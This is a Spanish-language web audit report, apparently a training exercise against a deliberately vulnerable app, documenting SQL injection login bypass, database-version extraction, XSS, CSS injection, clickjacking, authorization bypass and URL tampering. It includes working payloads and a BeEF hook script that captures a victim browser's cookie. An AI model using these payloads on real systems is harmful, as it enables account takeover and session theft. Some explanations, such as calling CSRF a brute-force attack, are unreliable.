

# INFORME AUDITORÍA WEB

DANIEL HIDALGO PAGÉS

## ÍNDICE

SQL INJECTION LOGIN.....	4
SQL INJECTION EN LA APLICACIÓN .....	4
PUNTUACIÓN CVSS .....	4
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	5
SQL INJECTION DELIVERIES.....	5
SQL INJECTION EN ALBARANES .....	5
PUNTUACIÓN CVSS .....	6
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	6
XSS REFLECTED.....	6
XSS AL ENVIAR MENSAJES .....	6
PUNTUACIÓN CVSS .....	7
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	7
CSS INJECTION.....	8
CSS EN MENSAJES .....	8
PUNTUACIÓN CVSS .....	8
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	8
CLICKJACKING .....	8
CLICKJACKING EN MENSAJES .....	8
PUNTUACIÓN CVSS .....	9
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	9
BYPASSES AUTORIZACION .....	9
BYPASSES EN LA APLICACIÓN .....	9
PUNTUACIÓN CVSS .....	10
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	10
CSRF .....	10
Cross Site Request Forgery EN FACTURAS.....	10
PUNTUACIÓN CVSS .....	11
CONSECUENCIAS DE ESTA VULNERABILIDAD .....	11
APÉNDICE .....	11
APÉNDICE 1 .....	11

APÉNDICE 2 .....	12
APÉNDICE 3 .....	12
APÉNDICE 4 .....	12
APÉNDICE 5 .....	16
APÉNDICE 6 .....	16
APÉNDICE 7 .....	17
APÉNDICE 8 .....	17

# SQL INJECTION LOGIN

## SQL INJECTION EN LA APLICACIÓN

La primera inyección sql que encontramos en la aplicación la encontramos al loggearnos con cualquier usuario. El problema surge que cuando rellenamos el formulario con el login, usuario y contraseña, luego se crea una consulta en la base de datos sql que si está mal construida podremos hacer un ataque de inyección sql.

La consulta debe estar construida tal que así:

```
Select id
from tabla_usuarios
where usuario='user' and pass='password';
```

Entonces un atacante puede inyectar código tan fácil como haciendo esto:

```
Select id
from tabla_usuarios
where usuario='admin' and pass='or '1'='1';
```

Esto es lo que ocurre en la aplicación web, al introducir cualquier email de los usuarios registrados añadiendo la sentencia “**or '1'='1'**” se podrá acceder a dicha cuenta (Ver [apéndice 1](#)).

## Login

Email

Password

Login

Bienvenido felipe.feeney@example.com

Inicio

Enviar mensaje

Facturas

Cerrar sesión

## PUNTUACIÓN CVSS

SQL LOGIN	9,8
-----------	-----

Esta inyección de SQL es muy peligrosa ya que el atacante tiene el control total sobre los usuarios de la aplicación. El vector de ataque es alto, no es un ataque complejo y no es necesario ningún tipo de privilegio.

## CONSECUENCIAS DE ESTA VULNERABILIDAD

Las consecuencias pueden ser devastadoras debido a que se puede acceder a toda la información de esta y las distintas herramientas de las que se compone perdiendo del todo los principios de integridad, disponibilidad y confidencialidad, además, de ser una inyección muy sencilla de las que se debe estar protegidos al crear cualquier formulario que conlleve esa consulta (Ver [apéndice 2](#)).

# SQL INJECTION DELIVERIES

## SQL INJECTION EN ALBARANES

La otra inyección que encontramos en la aplicación se encuentra en el apartado de albaranes al crear uno nuevo, se trata de otro formulario a rellenar en el que se creará un pdf dependiendo de lo que pongamos. Nos piden un cliente y una dirección la aplicación procesa como texto plano y un id de un producto que busca en su base de datos, pero, ¿Qué pasaría si además de un id intentamos hacerle una inyección sql?

### Nuevo albarán de pedido

Rellene los campos y seleccione Generar PDF

Cliente

Dirección

Productos (un id de producto por línea)

Generar PDF

Al añadir al id que puede ser cualquiera que este registrado den la base de datos esta sentencia nos devuelve la versión de la base de datos.

## Albaran de envio

Cliente: Cliente

Direccion: Dirección

### Productos

Nombre: Lightweight Cotton Clock

Descripcion: Vitae et eaque. Officiis autem ab. Illum ut tempore.

Precio: 31.73€

---

Nombre:

Descripcion: 10.10.3-MariaDB-1:10.10.3+maria~ubu2204

Precio: €

---

El pdf nos devuelve la versión, también se pueden hacer inyecciones con funciones sql como “database()” o “user()” que nos devuelve el nombre de la base de datos y el usuario respectivamente (Ver [apéndice 3](#)).

## PUNTUACIÓN CVSS

SQL DELIVERIES	9,8
----------------	-----

Al igual que la anterior es una vulnerabilidad muy peligrosa porque el atacante puede obtener datos muy delicados como son los de una base de datos.

## CONSECUENCIAS DE ESTA VULNERABILIDAD

El hecho de poder obtener información tan sensible como la versión o el nombre de la base de datos es muy peligroso ya que facilita al atacante para desarrollar exploits más elaborados.

# XSS REFLECTED

## XSS AL ENVIAR MENSAJES

En la sección de enviar mensajes, tratamos de inyectar código HTML para ver cómo responde la aplicación.

Asunto

XSS PRUEBA

Mensaje

<h1>XSSED</h1>

Save

**Asunto:** XSS PRUEBA

**Mensaje:**

**XSSED**

- auditor@example.com

Como observamos la aplicación procesa las marcas "<>" como código HTML cuando debería hacerlo como texto.

```
<strong>Mensaje:</strong> == $0
</p>
<p></p>
<h1>XSSED</h1>
```

Esto nos abre la ventana a elaborar exploits sencillos como un alert dentro de un script.

Asunto

XSS SCRIPT

Mensaje

<script>alert("HACKED BY DANI")</script>

Save

...en-he.westeurope.cloudapp.azure.com:3013 dice  
HACKED BY DANI

Aceptar

Y a lo que es más peligroso a desarrollar scripts más peligrosos como el que desarrollo a continuación con ayuda del BEEF (Ver en [apéndice 4](#)).

## PUNTUACIÓN CVSS



Es una vulnerabilidad a tener en cuenta, aunque no es tan crítica como los anteriores, aunque sí que es verdad que los exploits expuestos hasta ahora no son tan peligrosos, un atacante puede desarrollar exploits más complejos que pueden ser peligrosos para la aplicación web.

## CONSECUENCIAS DE ESTA VULNERABILIDAD

Las consecuencias de esta vulnerabilidad pueden ser muy perjudiciales ya que estos mensajes pueden ser enviados a cualquier usuario de la aplicación.

# CSS INJECTION

## CSS EN MENSAJES

Al igual que HTML la aplicación procesa código CSS en la sección de mensajes.

Asunto

Mensaje

Save

**Asunto:**css

**Mensaje:**

**HACKED BY DANI**

Aunque bien este payload es más molesto que peligroso, un atacante puede añadir XSS que conlleve el robo de datos sensibles.

Esta inyección en concreto viene del servidor.

```
<style>p { color: <?php echo $_GET['color']; ?>; text-align: center;text-shadow: 2px 2px red;}
```

## PUNTUACIÓN CVSS

CSS	7,1
-----	-----

Al igual que el anterior es un nivel de peligrosidad a tener en cuenta, si bien este payload es más bien sencillo un atacante puede inyectar XSS con un exploit más elaborado.

## CONSECUENCIAS DE ESTA VULNERABILIDAD

Las consecuencias de esta vulnerabilidad pueden ser muy perjudiciales ya que estos mensajes pueden ser enviados a cualquier usuario de la aplicación y un atacante puede robar datos de una forma muy sencilla (Ver [apéndice 5](#)).

# CLICKJACKING

## CLICKJACKING EN MENSAJES

Como podemos inyectar código HTML intentamos tratar otra vulnerabilidad como es el “clickjacking” el atacante encapsula una web maliciosa con la esperanza de que una víctima interactúe con la web y realice acciones sin darse cuenta.



Asunto

CLICKJACKING

Mensaje

<html><head><title>Clickjack

Save

Asunto:CLICKJACKING

Mensaje:



```
<html><head><title>Clickjack on cesur</title> </head> <body> <iframe  
src="https://www.cesurformacion.com" width="500" height="500"></iframe> </body></html>
```

En este caso encapsulo una web como es Cesur (aparentemente segura), pero el atacante puede encapsular su propia web maliciosa con la que el usuario puede interactuar o no.

## PUNTUACIÓN CVSS



Es recomendable revisar esta vulnerabilidad, es más baja que las anteriores ya que en muchos casos el usuario tiene que interactuar con la web maliciosa, aun así, pueden existir webs maliciosas que no prescindan de esa interacción (Ver [apéndice 6](#)).

## CONSECUENCIAS DE ESTA VULNERABILIDAD

Esta técnica requiere de engañar a la víctima y de que en muchos casos no cierre la página de todas formas, existen otras maneras de conseguir el mismo efecto sin que el usuario interactúe con ella. Puede ser muy peligroso si el atacante inyecta código XSS que conlleve el robo de datos.

# BYPASSES AUTORIZACION

## BYPASSES EN LA APLICACIÓN

Este problema surge cuando un usuario con roles limitados puede acceder a herramientas restringidas para otros roles como ocurre en esta aplicación (Ver [apéndice 7](#)).

**Bienvenido auditor@example.com**

Inicio

Enviar mensaje

Cerrar sesion

La cuenta de auditor puede acceder a enviar mensajes únicamente, pero ¿Qué pasaría si tratamos de usar recursos que no estamos autorizados para ello?

`examen-he.westeurope.cloudapp.azure.com:3013/deliveries`

Al escribir “/deliveries” con la sesión del auditor podremos acceder a la sección de albaranes que debería estar restringida.

**Bienvenido auditor@example.co**

Inicio

Enviar mensaje

Cerrar sesión

## Albaranes

Ciente: Ejemplo

[Ver](#)

Ciente: Albaran para hh

[Ver](#)

Ciente: Albaran para <h1>hola</h1>

[Ver](#)

Ciente: Albaran para <script>hola</script>

[Ver](#)

Ciente: Albaran para <script>alert(hola)</script>

...

## PUNTUACIÓN CVSS

BYPASS	8,8
--------	-----

Esta vulnerabilidad requiere de tener acceso a la aplicación, es decir estar loggeado, por lo tanto, su vector de ataque es adyacente, a pesar de ello, es un riesgo alto el que debe suponer la empresa si deja pasar esta vulnerabilidad.

## CONSECUENCIAS DE ESTA VULNERABILIDAD

Puede ser bastante peligroso ya que cualquier usuario de la aplicación puede acceder a cualquier recurso y comprometer los datos del mismo.

# CSRF

## Cross Site Request Forgery EN FACTURAS

En “facturas” se pueden subir URLs de la factura, la vulnerabilidad sale cuando la aplicación no filtra las URLs y acepta cualquier enlace, con ayuda del Burpsuite podemos capturar la petición GET y cambiar en enlace que el usuario ha enviado a, por ejemplo, “[www.sitiomalicioso.com](http://www.sitiomalicioso.com)”

Supongamos que un usuario quiere meter el enlace de un pdf, en este caso un pdf en blanco, pero un atacante está capturando la petición con Burpsuite y decide cambiarla a su antojo.

## Enviar factura a contabilidad

Logged in!

**Solo fotos de la factura!**

Url de la factura del proveedor

Save

```
GET /invoices/new?invoice_source=https://www.cesurformacion.com&commit=Save+
HTTP/1.1
Host: examen-he.westeurope.cloudapp.azure.com:3013
Accept: text/html, application/xhtml+xml
```

En este caso hemos cambiado la petición para que procese la página de Cesur.


**Solo fotos de la factura!**

Url de la factura del proveedor

Save

La factura se ha enviado a contabilidad!

**Vista previa:**



El usuario puede abrir la imagen pensando que es el enlace que ha enviado el mismo, pero le dirigirá a la página de Cesur.

### PUNTUACIÓN CVSS

CSRF	4,8
------	-----

Es menos peligroso que la anterior porque depende mucho de la interacción del usuario para que esta vulnerabilidad funcione, por lo tanto, no depende directamente del usuario.

### CONSECUENCIAS DE ESTA VULNERABILIDAD

Puede llegar a ser peligroso que la aplicación no revise ese tipo de peticiones y no filtre las URLs que procesa ya que puede cargar una página web maliciosa (Ver [apéndice 8](#)).

## APÉNDICE

### APÉNDICE 1

La inyección SQL "'or'1='1'" es una técnica de inyección que se utiliza para intentar iniciar sesión en una base de datos sin conocer la contraseña. Esta inyección se realiza ingresando

una instrucción SQL que siempre devuelve un resultado verdadero (en este caso, "**or 1=1**"). Esto significa que, si el servidor de base de datos procesa la instrucción como si se tratara de una instrucción SQL real, se considerará que la condición siempre se cumple y, por lo tanto, el usuario se autenticará.



## APÉNDICE 2

Las consecuencias de una inyección SQL '**or'1'='1**' pueden ser muy graves, ya que la consulta SQL se interpreta como una condición verdadera. Esto significa que el atacante puede ejecutar una consulta maliciosa, como eliminar datos importantes, modificar datos, obtener información sensible, etc. Si la aplicación web no está protegida contra tales ataques, el atacante puede tener acceso ilimitado a la base de datos.

## APÉNDICE 3

- `user()`: Esta función devuelve el nombre de usuario que está conectado actualmente a la base de datos
- `version()`: Esta función devuelve la versión del servidor de base de datos en el que está conectado el usuario.
- `database()`: Esta función devuelve el nombre de la base de datos en la que está conectado el usuario.

## APÉNDICE 4

Para elaborar un exploit más interesante nos ayudaremos con BEEF en una Kali Linux.

```
(daniel@kali)~$ sudo su
[sudo] contraseña para daniel:
(root@kali)~# cd beef
(root@kali)~# ./beef
[15:23:31][*] Browser Exploitation Framework (BeEF) 0.5.4.0
[15:23:31] | Twitter: @beefproject
[15:23:31] | Site: https://beefproject.com
[15:23:31] | Blog: http://blog.beefproject.com
[15:23:31] | Wiki: https://github.com/beefproject/beef/wiki
[15:23:31][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
--> 0.14005
[15:23:32][*] BeEF is loading. Wait a few seconds...
[15:23:40][*] 8 extensions enabled:
[15:23:40] | XSSRays
[15:23:40] | Social Engineering
[15:23:40] | Requester
[15:23:40] | Proxy
[15:23:40] | Network
[15:23:40] | Events
[15:23:40] | Demos
[15:23:40] | Admin UI
[15:23:40][*] 309 modules enabled.
[15:23:40][*] 3 network interfaces were detected.
[15:23:40][*] running on network interface: 127.0.0.1
[15:23:40] | Hook URL: http://127.0.0.1:3000/hook.js
[15:23:40] | UI URL: http://127.0.0.1:3000/ui/panel
[15:23:40][*] running on network interface: 10.0.2.15
[15:23:40] | Hook URL: http://10.0.2.15:3000/hook.js
[15:23:40] | UI URL: http://10.0.2.15:3000/ui/panel
[15:23:40][*] running on network interface: 172.17.0.1
[15:23:40] | Hook URL: http://172.17.0.1:3000/hook.js
[15:23:40] | UI URL: http://172.17.0.1:3000/ui/panel
[15:23:40][*] RESTful API key: 4b13371c8f0fb85647a6f8ad07b0da4366622b16
[15:23:41][!] [GeoIP] Could not find MaxMind GeoIP database: '/usr/share/GeoIP/GeoLite2-City.mmdb'
[15:23:41][*] HTTP Proxy: http://127.0.0.1:6789
[15:23:41][*] BeEF server started (press control+c to stop)
```

Una vez instalado el BEEF correctamente lo ejecutaremos. Tendremos que copiarnos la “HOOK URL” que es la que pegaremos en nuestro script para ver lo que hace el usuario.

El payload a ejecutar será del tipo: `<script src="http://127.0.0.1:3000/hook.js"></script>`

En mensajes es donde encontramos esta vulnerabilidad del tipo XSS reflejado, entonces escribiremos ahí nuestro payload.

## Mensaje para auditor@example.com

Asunto

BEEF

Mensaje

`<script src="http://127.0.0.1:3000/hook.js"></script>`

Save

Si inspeccionamos el código de la aplicación vemos que nuestro exploit se ha ejecutado correctamente.



Hooked Browsers

Online Browsers

examen-he.westeurope.cloudapp.azure.com 127.0.0.1

Offline Browsers

Getting Started

Logs

Zombies

Current Browser

Details

Logs

Commands


Proxy

XssRays

Network

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvbc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebRTC	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.timestamp	Tue Feb 28 2023 15:49:44 GMT+0100 (hora estándar de Europa central)
browser.engine	Blink
browser.language	es-ES
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
browser.platform	Linux x86_64
browser.plugins	Chromium PDF Plugin,Chromium PDF Viewer
browser.window.cookies	BEEFH00K=Q8YVgqPZXD5AlgB53mpAQKC23TIs9tdhAnVhXJBCWnQ5j5FLq4j52kotHCbzP1PTV4ctbv0g06diQ
browser.window.hostname	examen-he.westeurope.cloudapp.azure.com
browser.window.hostport	3013
browser.window.origin	http://examen-he.westeurope.cloudapp.azure.com:3013
browser.window.referrer	Unknown
browser.window.size.height	568
browser.window.size.width	919
browser.window.title	DamnVulnerableRor
browser.window.uri	http://examen-he.westeurope.cloudapp.azure.com:3013/users
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	1
hardware.gpu	ANGLE (Google, Vulkan 1.2.0 (SwiftShader Device (Subzero) (0x0000CODE)), SwiftShader driver)
hardware.gpu.vendor	Google Inc. (Google)

Aquí podemos realizar acciones muy interesantes al usuario como hacerle un “Google Phishing”.



## APÉNDICE 5

Una inyección de CSS puede tener consecuencias graves para la seguridad de un sitio web, ya que puede permitir a los atacantes comprometer la integridad de los datos del sitio, robar información confidencial, modificar la apariencia de la página web, redirigir tráfico a sitios maliciosos, etc. Esto puede tener un efecto negativo en la imagen de una marca y puede llevar a la pérdida de confianza de los clientes. Además, puede afectar la usabilidad y rendimiento del sitio, ya que los atacantes pueden inyectar contenido no deseado y código malicioso.

## APÉNDICE 6

Las consecuencias del clickjacking son graves, pues los atacantes pueden usar esta técnica para llevar a cabo varias actividades maliciosas. Estas actividades maliciosas, entre las que se destacan: 1. Robar información personal y financiera. Los atacantes pueden llevar a cabo phishing o keylogging



para robar datos bancarios, tarjetas de crédito, nombres de usuario y contraseñas, etc. Esto puede causar pérdidas monetarias y daños a la reputación.

2. Crear contenido inapropiado. Los atacantes pueden usar clickjacking para crear contenido inapropiado en sitios web que normalmente ofrecen contenido seguro. Esto puede afectar la reputación de la empresa o causar problemas legales.

3. Instalar malware. Los atacantes pueden usar clickjacking para instalar malware en dispositivos desprotegidos. Esto puede causar daños a la seguridad de la red y poner en riesgo la privacidad de los datos de los usuarios.

4. Redireccionar a sitios web maliciosos. Los atacantes pueden usar clickjacking para redireccionar a los usuarios a sitios web maliciosos que contienen malware o contenido inapropiado. Esto puede amenazar la seguridad de los usuarios y la reputación de los sitios web.

## APÉNDICE 7

Un bypass de autorización en una web es una forma de saltarse el proceso de autorización y acceder a una aplicación o recurso web sin tener los permisos necesarios. Esto puede suceder cuando una aplicación no controla adecuadamente las entradas de usuario, lo que permite que un atacante malicioso acceda a la información deseada sin proporcionar la contraseña o los permisos necesarios.

## APÉNDICE 8

Cross-site request forgery (CSRF) es un tipo de ataque por fuerza bruta que explota la confianza entre un sitio web y un usuario. El objetivo de un ataque de CSRF es engañar a un navegador para que haga una solicitud no deseada en nombre del usuario a un sitio web. Esta solicitud se realiza aprovechando la confianza previamente establecida entre el usuario y el sitio web en cuestión. El resultado de una solicitud exitosa puede ser la manipulación de datos, la modificación de la configuración o la realización de acciones arbitrarias.